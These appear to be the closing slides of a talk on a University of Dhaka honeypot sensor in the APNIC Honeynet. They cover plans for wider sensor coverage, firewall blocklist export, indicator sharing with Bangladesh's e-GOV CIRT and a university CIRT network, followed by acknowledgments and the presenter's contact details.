- **Audit routers:** Watch MikroTik `/ip cloud` exposure (462 probes seen).

Future Plans at University of Dhaka

Expand Sensor Coverage

Deploy nodes at additional campus network segments to map the full attack surface beyond the current single sensor

Automated Blocklist Export

Auto-push heavy-hitter IPs from sensor data into OPNsense firewall deny-lists on the production university network

BD

BGD e-GOV CIRT IOC Sharing

Establish formal sharing pipeline for the **19 identified BD actors** (incl. SSD&T backdoor) with BGD e-GOV CIRT

Establish CIRT for BD Universities

Use honeypot findings to advocate for and help build a dedicated CIRT network across Bangladeshi universities

APAC Sensor Correlation

Cross-correlate attack patterns with other APNIC Honeynet nodes to detect coordinated regional campaigns

Annual Threat Report

Publish yearly university threat intelligence report — contribute findings to APNIC blog & BDNOG community

From a single sensor at University of Dhaka — towards a model for academic institutions across Bangladesh and the Asia-Pacific

📢 Call to Action & Acknowledgments

Deploy a Honeypot

APNIC Honeynet makes participation accessible for all

Join the Community

Contribute to Asia-Pacific regional security

Special Thanks To:

Adli Wahid

Senior Internet Security Specialist, APNIC

Read the Full Story

My Article Published on the APNIC Blog (Jan 14, 2026)

https://tinyurl.com/apnic-honeynet

🙏 Thank You

Questions & Discussion

"Proactive monitoring and continuous vigilance are essential components of modern network operations"

Feedback / Connect Me:

📧 mahedi@du.ac.bd | cse.mahedi@gmail.com

🌐 https://mahedi.net | 🔗 linkedin.com/in/mahedicse